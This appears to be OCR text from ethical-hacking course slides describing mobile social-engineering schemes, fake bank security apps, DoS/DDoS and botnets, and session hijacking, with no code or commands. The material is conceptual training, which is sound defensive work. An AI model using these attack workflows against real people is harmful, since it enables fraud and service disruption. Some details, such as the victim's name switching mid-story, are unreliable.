Developer creates a gaming app and uploads on app store
①
Legitimate Developer
Mobile App Store
②
Malicious developer downloads a legitimate game and repackages it with malware
Malicious Developer
③
Uploads game to third party app store
Third-Party App Store
④
End user downloads malicious gamming app
User
⑤
User credentials sends to the malicious developer

Mobile-based Social Engineering: Fake Security Applications

1. Attacker infects the **victim's PC**
2. The victim logs onto their **bank account**
3. Malware in PC **pop-ups a message** telling the victim to **download an application** onto their phone in order to receive security messages
4. Victim **download the malicious application** on his phone
5. Attacker can now **access second authentication factor** sent to the victim from the bank via SMS



1 Infects user PC with malware

5 User credentials sends to the attacker

Attacker

User

User logs to bank account pop-ups a message appears telling the user to download an application onto his/her phone

2 Attacker uploads malicious application on app store

App Store

Attacker's App Store

3

4 User downloads application from attacker's app store


Mobile-based Social Engineering: Using SMS

- Tracy received an **SMS** text message, ostensibly from the security department at XIM Bank. It claimed to be urgent and that Tracy should call the included phone number immediately. Worried, she called to check on her account.
- She called thinking it was a XIM Bank customer service number, and it was a **recording** asking to provide her credit card or debit card number.
- Unsurprisingly, Jonny **revealed the sensitive information** due to the fraudulent texts.

Attacker
User Cellphone
(Jonny gets an SMS)
Tracy calling to
1-540-709-1101
Fraud XIM
(Bank Customer Service)

Social Engineering on Facebook

- Attackers create a fake user group on Facebook identified as "Employees of" the target company
- Using a false identity, attacker then proceeds to "friend," or invite, employees to the fake group, " Employees of the company"
- Users join the group and provide their credentials such as date of birth, educational and employment backgrounds, spouses names, etc.
- Using the details of any one of the employee, an attacker can compromise a secured facility to gain access to the building



Basic Information

Sex	Male
Interested In	Men
Relationship Status	Single

Contact Information

Phone	+64 50800000 (Mobile) +64 50800111 (Other)
Address	xxxxxxx Auckland, CA 700017
Screen Name	John (Skype)
Website	http://www.juggyboy.com/

John James

Studied at The University of Auckland · Lives in Christchurch, New Zealand · Born on May 5, 1992 · Add your current work information · Add your hometown · Edit Profile


Education and Work

College	The University of Auckland Class of 2002
High School	Mt Roskill Grammar Class of 1999
	Mt Roskill Grammar Class of [illegible]

http://www.facebook.com

Anti-Phishing Toolbar: **Netcraft**

The Netcraft Toolbar provides constantly updated information about the sites you visit as well as **blocking dangerous sites**


Hacker Halted
USA 2012
Oct 25-31, 2012
Intercontinental Hotel, Miami Florida
Unravel the Enigma of Insecurity
BILL OF RIGHTS

http://toolbar.netcraft.com

Features:

- To protect your savings from phishing attacks
- To see the **hosting location** and **risk rating** of every site visited
- To help defend the Internet community from fraudsters


Denial-of-Service

Module 10

Engineered by **Hackers.** Presented by Professionals.

What Is a Denial of Service Attack?

- Denial of Service (DoS) is an attack on a computer or network that **reduces, restricts** or **prevents legitimate** of its resources
- In a DoS attack, attackers flood a victim system with **non-legitimate service requests or traffic** to overload its resources



Malicious Traffic

Regular Traffic

Malicious traffic takes control over all the available bandwidth

Internet

Router


Server Cluster

🟧 Attack Traffic

🟩 Regular Traffic

What Are Distributed Denial of Service Attacks?

- A distributed denial-of-service (DDoS) attack involves a **multitude of compromised systems** attacking a single target, thereby causing denial of service for users of the targeted system
- To launch a DDoS attack, an attacker **uses botnets** and **attacks a single system**



DoS Impact

Loss of Goodwill

Disabled Network

Financial Loss

Disabled Organization

Bandwidth Attacks

A single machine cannot make enough requests to overwhelm network equipment; hence DDoS attacks were created where an attacker uses **several computers to flood a victim**

When a DDoS attack is launched, flooding a network, it can cause network equipment such as **switches** and **routers** to be overwhelmed due to the significant statistical change in the **network traffic**

Attackers use botnets and carry out DDoS attacks by flooding the network with **ICMP ECHO packets**

Basically, all bandwidth is used and no bandwidth remains for **legitimate use**

Service Request Floods


- An attacker or group of zombies attempts to **exhaust server resources** by setting up and tearing down TCP connections

- Service request flood attacks flood servers with a **high rate of connections** from a valid source

- It initiates a **request on every connection**

ICMP Flood Attack

- ICMP is a type of DoS attack in which perpetrators send a large number of **packets with fake source addresses** to a target server in order to crash it and cause it to stop responding to TCP/IP requests
- After the ICMP threshold is reached, the router rejects further ICMP echo requests from all addresses in the **same security zone** for the remainder of the current second and the next second as well



Attacker

The attacker sends
ICMP ECHO requests
with spoofed source addresses

Target Server

ECHO Request

ECHO Reply

ECHO Request

ECHO Reply

-Maximum limit of ICMP Echo Requests per Second-


ECHO Request

ECHO Request

Legitimate ICMP echo request from an
address in the same security zone

Botnet

- Bots are software applications that **run automated tasks over the Internet** and perform simple repetitive tasks, such as web spidering and search engine indexing
- A botnet is a huge network of the compromised systems and can be used by an intruder to **create denial-of-service attacks**


Bots connect to C&C handler and wait for instructions
4
5
Attacker sends commands to the bots through C&C
Bot Command & Control Center
Zombies
6
Bots attack a target server
Target Server
1
Sets a bot C&C handler
2
Attacker infects a machine
3
Bot looks for other vulnerable systems and infects them to create Botnet
Attacker
Victim (Bot)

Session Hijacking

Module 11

Engineered by Hackers. Presented by Professionals.


What Is Session Hijacking?

Session Hijacking refers to the exploitation of a valid computer session where an attacker takes over a session between two computers

The attacker steals a valid session ID which is used to get into the system and snoop the data

In TCP session hijacking, an attacker takes over a TCP session between two machines


Since most authentication only occurs at the start of a TCP session, this allows the attacker to gain access to a machine



Why Session Hijacking Is Successful?

1. No Account Lockout For Invalid Session IDs
2. Weak Session ID Generation Algorithm
3. Insecure Handling
4. Indefinite Session Expiration Time
5. Small Session IDs
6. Clear Text Transmission

Key Session Hijacking Techniques



Brute Forcing

The attacker attempts different IDs until he succeeds

Stealing

The attacker uses different techniques to steal Session IDs

Calculating

Using non-randomly generated IDs, an attacker tries to calculate the session IDs


Spoofing vs. Hijacking

Spoofing Attack

- Attacker **pretends to be another user** or machine (victim) to gain access
- Attacker does not take over an existing active session. Instead he initiates a new session using the victim's **stolen credentials**

Hijacking

- Session hijacking is the process of taking over an **existing active session**
